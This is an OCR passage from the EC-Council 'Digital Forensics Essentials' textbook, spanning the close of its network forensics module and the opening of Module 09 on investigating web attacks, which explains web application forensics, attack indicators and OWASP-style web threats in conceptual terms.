


Figure 8.27: Port 1177 is found to be malicious on online database

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Module Summary

This module has discussed the fundamentals of network forensics, including logging fundamentals. It also discussed in detail the concepts related to event correlation. Further, this module explained the identification of indicators of compromise (IoCs) from network logs. Finally, this module ended with a detailed discussion on investigating network traffic.

In the next module, we will discuss the investigation of web attacks in detail.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council


D|FE™

Digital Forensics Essentials



Module 09

Investigating Web Attacks



Module Objectives

Web applications allow users to access their resources through client-side programs such as web browsers. Some web applications may contain vulnerabilities that allow cyber criminals to launch application-specific attacks such as SQL Injection, cross site scripting, local file inclusion (LFI), command injection, etc., which cause either partial or complete damage of the underlying servers.


Moreover, such attacks against web applications can lead to massive financial and reputational damage for organizations. In most cases, organizations are unable to trace the root cause of an attack, which leaves security loopholes for the attackers to exploit. This is where web application forensics assumes significance.

This module discusses the procedure of web application forensics, various types of attacks on web servers and applications, and where to look for evidence during an investigation. Furthermore, it explains how to detect and investigate various types of web-based attacks.

At the end of this module, you will be able to:

- Understand web application forensics
- Understand Internet Information Services (IIS) Logs
- Understand Apache web server logs
- Investigate web attacks on Windows-based servers
- Detect and investigate various attacks on web applications

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Understand Web Application Forensics

Web applications have become a primary source of information exchange and management in various enterprises and government agencies. Because of their wide usage, web applications are becoming the primary targets for attackers.

Information security professionals implement specific security measures to detect or prevent attacks on web applications. However, they cannot trace these attacks, allowing attackers to attempt new attacks on the target. This is where web application forensics helps mitigate the attacks occurring on the applications.

A branch of digital forensics, web application forensics involves the investigation of a web-based security incident to locate where it originated from, how it occurred, and which computing systems/devices were involved.

This section defines web application forensics and outlines the standard methodology that investigators should follow while investigating web-application attacks. It also discusses various kinds of web application threats and the signs that indicate attack on web applications.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Introduction to Web Application Forensics

Web applications are programs existing on a central server that permit a user, who visits a website via the Internet, to submit and retrieve data to and from a database. A client makes a request to a web server via a web application. When the server responds to the request, the web application generates documents of the response for better client/user service.

The web documents generated by web applications are in a standard format, such as Hypertext Markup Language (HTML) and Extensible Markup Language (XML), which is supported by all types of browsers. Web applications accomplish the requested task irrespective of the OS and browser deployed by the user. Despite the advantages of web applications, they tend to be vulnerable to attacks owing to improper coding or security-monitoring practices. Attackers attempt to exploit vulnerabilities in the code and gain access to the database contents, thereby gaining access to sensitive information such as user credentials and bank account details. Some types of attacks performed on web applications include SQL injection, XSS, session hijacking, local and remote file inclusions, and remote code execution.

Web application forensics assumes prominence when such kinds of attacks occur on web applications. It involves the forensic examination of web applications and its contents (such as logs, www directory, and config files) to trace and identify the origin of the attack, determine how the attack was propagated, along with the devices used (mobile devices and computers), and persons involved in the attack. The investigators examine the logs and configuration files associated with server, network, and host machine to gain insight into the attack.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Challenges in Web Application Forensics

Due to the distributed nature of web applications, traces of activities are recorded across numerous hardware and software components. Web applications serve a wide range of services and can support various types of servers such as IIS and Apache. Therefore, forensic investigators must have good knowledge of various servers to examine the logs and understand them when an incident occurs.

Web applications are often business critical. Therefore, it is difficult for investigators to create their forensic image, which requires the website to be down for some time. This makes it a challenge for investigators to capture volatile data including processes, port/network connections, logs of memory dumps, and user logs at the time of the incident analysis. On the other hand, as the traffic of websites increases, the log files recorded in the database keep increasing. So, it becomes difficult for the investigators to collect and analyze these logs.

Investigators must have a good understanding of all types of web and applications servers to understand, analyze, and correlate various formats of logs collected from their respective sources. When a website attack occurs, investigators must gather the digital fingerprints left by the attacker. However, tracing back becomes a difficult job as attackers often use reverse proxies and anonymizers. Investigators also need to collect the following data fields associated with each HTTP request made to the website to understand how the attack was performed:


- Date and time at which the request was sent
- IP address from which the request has initiated
- HTTP method used (GET/POST)
- Uniform Resource Identifier (URI)

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Query sent via HTTP
- HTTP headers
- HTTP request body
- Event logs (non-volatile data)
- File listings and timestamps (non-volatile data)

Most web applications restrict access to HTTP information. Without this, the information recorded in the logs would appear quite similar, which might make it impossible for investigators to differentiate valid HTTP requests from malicious ones.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Indicators of a Web Attack


There are different components that indicate a web attack. For example, in a DoS attack, customers are denied access to the information or services available on the target web server. In such cases, customers report the unavailability of online services because the attacker prevents legitimate users from accessing websites, and other services that rely on the targeted web server.

Redirecting a user on a web page to an unknown website which hosts an exploit kit is another indication of a web attack. When a user enters the website's URL in the address bar, the server redirects them to an unknown (often malicious) site, which installs spyware/malware in the user's machine.

Unusually slow network performance and frequent rebooting of the server can also indicate a web attack. Anomalies found in the log files are also an indication of web attacks. A change in a password and the creation of a new user account can reveal the attack attempts in websites. Other indicators of web attacks include leakage of sensitive data and web page defacements.

There may be other indicators, such as the returning of error messages. For example, an HTTP 500 error message page may indicate the occurrence of an SQL injection attack. Additionally, there are other error messages, such as "an internal server error" and "problem processing your request," that indicate a web attack.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Threats

Most security breaches occur in web applications, rather than in web servers, as web applications might contain bugs due to coding issues in the development phase. Consequently, web applications are prone to various types of threats, some of which are outlined below:

- **Cookie Poisoning**

  Cookie poisoning refers to the modification of a cookie for bypassing security measures or gaining unauthorized access to information. In this type of attack, the attackers bypass the authentication process by altering the information present inside a cookie. Once the attackers gain control over a network, they can modify its content, use the system for a malicious attack, or steal information from the users' systems.

- **SQL Injection**

  In this type of attack, the attacker injects malicious SQL commands or queries as input data. This helps them bypass the security measures of the web application and retrieve sensitive content from the database server.

- **Injection Flaws**

  Injection flaws are the most common application vulnerabilities that allow untrusted user-supplied data to be interpreted and executed as a command or query. The attackers inject malicious code, commands, or scripts into the input gates of flawed web applications in such a manner that the applications interpret and run with the newly supplied malicious input, which in turn allows the attackers to extract sensitive information.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Such injection flaws are commonly found in in SQL, NoSQL, and LDAP queries as well as OS commands. Injection flaws have been regarded as the topmost security vulnerability in web applications in 2017 by the Open Web Application Security Project (OWASP).

- **Cross Site Request Forgery**

  In this attack method, an authenticated user is made to perform certain tasks on the web application that is chosen by an attacker. For example, an attacker can make a user click on a particular link sent via email or chat.

- **Path/Directory Traversal**

  When attackers exploit HTTP by using directory traversal, they gain unauthorized access to directories, following which they may execute commands outside the web server's root directory.

- **Unvalidated Input**

  In this type of attack, attackers tamper with the URL, HTTP requests, headers, hidden fields, form fields, query strings, etc. to bypass a security measures in a system. User login IDs and other related data get stored in cookies, which become a source of attacks.

  Examples of attacks that cause unvalidated input include SQL injection, cross-site scripting (XSS), and buffer overflows.

- **Cross Site Scripting (XSS)**

  In this type of attack, the attackers bypass the client's ID security mechanisms and gain access privileges. Subsequently, they inject the malicious scripts into specific fields in the web pages. These malicious XSS scripts can rewrite the HTML content of a website, hijack user sessions or redirect users to malicious websites, and deface website. XSS is one of OWASP's top 10 web application security vulnerabilities for 2017.

- **Sensitive Data Exposure**

  Sensitive information, such as account records, credit-card numbers, passwords, or other authenticated information are generally stored by web applications either in a database or on a file system.

  If the developers make any mistakes while enforcing encryption techniques on a web application or ignore the security aspects of some parts of the application, attackers can easily exploit those flaws to gain unauthorized access to sensitive information.

  Sensitive data can be exploited and misused by both insiders and outsiders to perform identity theft, credit-card fraud, and other cybercrimes. This threat is included in OWASP top 10 security vulnerabilities for 2017.

- **Parameter/Form Tampering**

  This type of tampering attack aims at manipulating the communication parameters exchanged between a client and server to make changes in application data, such as user IDs and passwords with event logs or the cost and quantity of products.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

In order to improve the functionality and control of the application, the system collects such information and stores it in hidden form fields, cookies, or URL query strings.

Hackers use tools such as WebScarab and Paros proxy to launch this type of attack. Successful exploitation might lead to other attacks such as file inclusion and XSS.

- **Denial-of-Service (DoS)**

  A denial of service (DoS) attack aims at terminating the operations of a website or server by making its resources unavailable to clients.

  For example, a DoS attack may shut down the functioning of a website related to banking or an email service for a few hours or even days, resulting in the loss of both time and money.

- **Broken Access Control**

  This is a method in which an attacker identifies a flaw in access-control policies and exploits it to bypass the authentication mechanism. This enables the attacker to gain access to sensitive data, modify access rights, or operate accounts of other users. This is a part of 2017 OWASP top 10 security vulnerabilities.

- **Security Misconfiguration**

  The lack of a repeatable security-hardening process at any layer of the application stack, which includes web servers, databases, frameworks, host OSes, application servers, and storage devices, can lead to a security misconfiguration vulnerability.

  The use of default configurations, passwords, or out-of-date software can increase the risk of an attack. This is included in OWASP 2017 top 10 security vulnerabilities.

- **Information Leakage**

  Information leakage refers to a drawback in a web application where the application unintentionally reveals sensitive information to an unauthorized user. Such information leakage can cause great losses to a company.

  Hence, the company needs to employ proper content filtering mechanisms to protect all its information or data sources, such as systems or other network resources, from information leakage.

- **Improper Error Handling**

  This threat arises when a web application is unable to handle internal errors properly. In such cases, the website returns information, such as database dumps, stack traces, and error codes, in the form of errors.

- **Buffer Overflow**

  The buffer overflow of a web application occurs when it fails to guard its buffer properly and allows writing beyond its maximum size. Thus, it overwrites adjacent memory locations. There are multiple forms of buffer overflow, including heap buffer overflows

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

and format string attacks. The purpose of these attacks is to corrupt the execution stack of the web application.

- **Insufficient Logging & Monitoring**

  Log files keep records of the actions and events that occur while an application/service is running. This vulnerability occurs when the logs do not record security-critical events or provide unclear warnings or error messages.

  The lack of log monitoring or the maintenance of logs at insecure locations greatly increases the chance of a major security incident.

  Moreover, insufficient logging and monitoring practices leave no audit trail for forensic analysis, making the detection of any malicious behavior exceedingly difficult for forensic investigators. It is one of 2017 OWASP's top 10 web application security vulnerabilities.

- **Broken Authentication**

  Attackers exploit implementation flaws in the authentication and session management functions of a web application to obtain administrative privileges or impersonate other users. Common vulnerable areas include timeouts, secret questions, and password management. Broken authentication is one of OWASP's top 10 web application security vulnerabilities for 2017.

- **Log Tampering**

  Web applications maintain logs to track the usage patterns, such as admin login credentials and user login credentials. The attackers usually inject, delete or tamper the web application logs to engage in malicious activities or hide their identities.

- **Insecure Direct Object References**

  An insecure direct object reference occurs when developers expose various internal implementation objects such as files, directories, database records, and key-through references. For example, if a bank account number is a primary key, there is a chance of attackers compromising the application and taking advantage of such references.

- **Insufficient Transport Layer Protection**

  Developers need to enforce Secure Sockets Layer (SSL)/Transport Layer Security (TLS) technology for website authentication. Failing to implement this technology enables attackers to access session cookies by monitoring the network flow. Various attacks such as phishing attacks, account theft, and privilege escalation may occur after attackers gain access to the cookies.

- **Failure to Restrict URL Access**

  An application often safeguards or protects sensitive functionality and prevents the display of links or URLs for protection. Failure to restrict URL access refers to a vulnerability in which a web application is unable to restrict a hacker from accessing a particular URL.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Here, an attacker attempts to bypass website security by using techniques such as forced browsing and gains unauthorized access to specific web pages or other data files containing sensitive information.

- **Insecure or Improper Cryptographic Storage**

  The sensitive data stored in a database should be properly encrypted using cryptography. However, some cryptographic encryption methods contain inherent vulnerabilities. Therefore, developers should use strong encryption methods to develop secure applications.

  In addition, they must securely store cryptographic keys so that attackers cannot easily obtain them and decrypt the sensitive data.

- **Insecure Deserialization**

  Serialization and deserialization are effective processes that enable data structures to be stored or transmitted to other locations, such as networks or systems, while preserving the state of the object.

  The insecure deserialization vulnerability arises when applications and application programming interfaces (APIs) allow the deserialization of untrusted user input.

  Attackers inject malicious code into a serialized form of data, and upon deserialization, the manipulated data as well as the malicious code get executed, enabling attackers to gain access to any system remotely and perform further malicious activities. This attack is one of OWASP's 2017 top 10 web application security vulnerabilities.

- **Cookie Snooping**

  By using a local proxy, an attacker can decode or crack user credentials. Once the attacker gains these plaintext credentials, they log into the system as a legitimate user and gain access to unauthorized information.

- **XML External Entities**

  In this attack, the attacker provides a malicious XML input including an external entity reference to the target web application. When this malicious input is processed by a poorly configured XML parser, attackers can access sensitive data files and network resources from target web servers and connected networks. This attack is one of OWASP's top 10 web application security vulnerabilities for 2017.

- **Security Management Exploits**

  Some attackers target security management systems, either on networks or on the application layer, to modify or disable security enforcement. An attacker who exploits security management can directly modify protection policies, delete existing policies, add new policies, and modify applications, system data, and resources.

- **Authentication Hijacking**

  All web applications rely on information such as passwords and user IDs for user identification. In this type of attack, the attackers attempt to hijack these credentials using

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

various attack techniques such as sniffing and social engineering. Upon obtaining these credentials, they perform various malicious acts, including session hijacking, service theft, and user impersonation.

- **Unvalidated Redirects and Forwards**

  In this type of attack, the attackers lure the victim and make them click on unvalidated links that appear legitimate. Such redirects may lead to the installation of malware or trick the victims into sharing their passwords or other sensitive information.

  Such unsafe links may lead to access-control bypassing, which further results in the following:

  - Session fixation attacks
  - Security management exploits
  - Failure to restrict URL access
  - Malicious file execution

- **Session Fixation Attack**

  This type of attack assists the attacker in hijacking a valid user session. The attacker hijacks the user-validated session, with prior knowledge of the user ID for the session by authenticating with a known session ID.

  In this type of attack, the attacker tricks the user into accessing a genuine web server using an explicit session ID value. Subsequently, the attacker assumes the identity of the victim and exploits those credentials at the server.

  The steps involved are as follows:

  1. The attacker visits the bank website and logs in using his credentials
  2. The web server sets a session ID on the attacker's machine
  3. The attacker sends an email to the victim that contains a link with a fixed session ID
  4. The victim clicks the link and is redirected to the bank website
  5. The victim logs into the server using their credentials and fixed session ID
  6. The attacker logs into the server using the victim's credentials with the same session ID

- **CAPTCHA Attacks**

  Implementing CAPTCHAs prevents automated software from performing actions that degrade the quality of service of a given system through abuse or excessive resource expenditure. CAPTCHAs aim at ensuring that the users of applications are human and ultimately aid in preventing unauthorized access and abuse.

  Each CAPTCHA implementation derives its strength by increasing the system's complexity to perform segmentation, image preprocessing, and classification.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



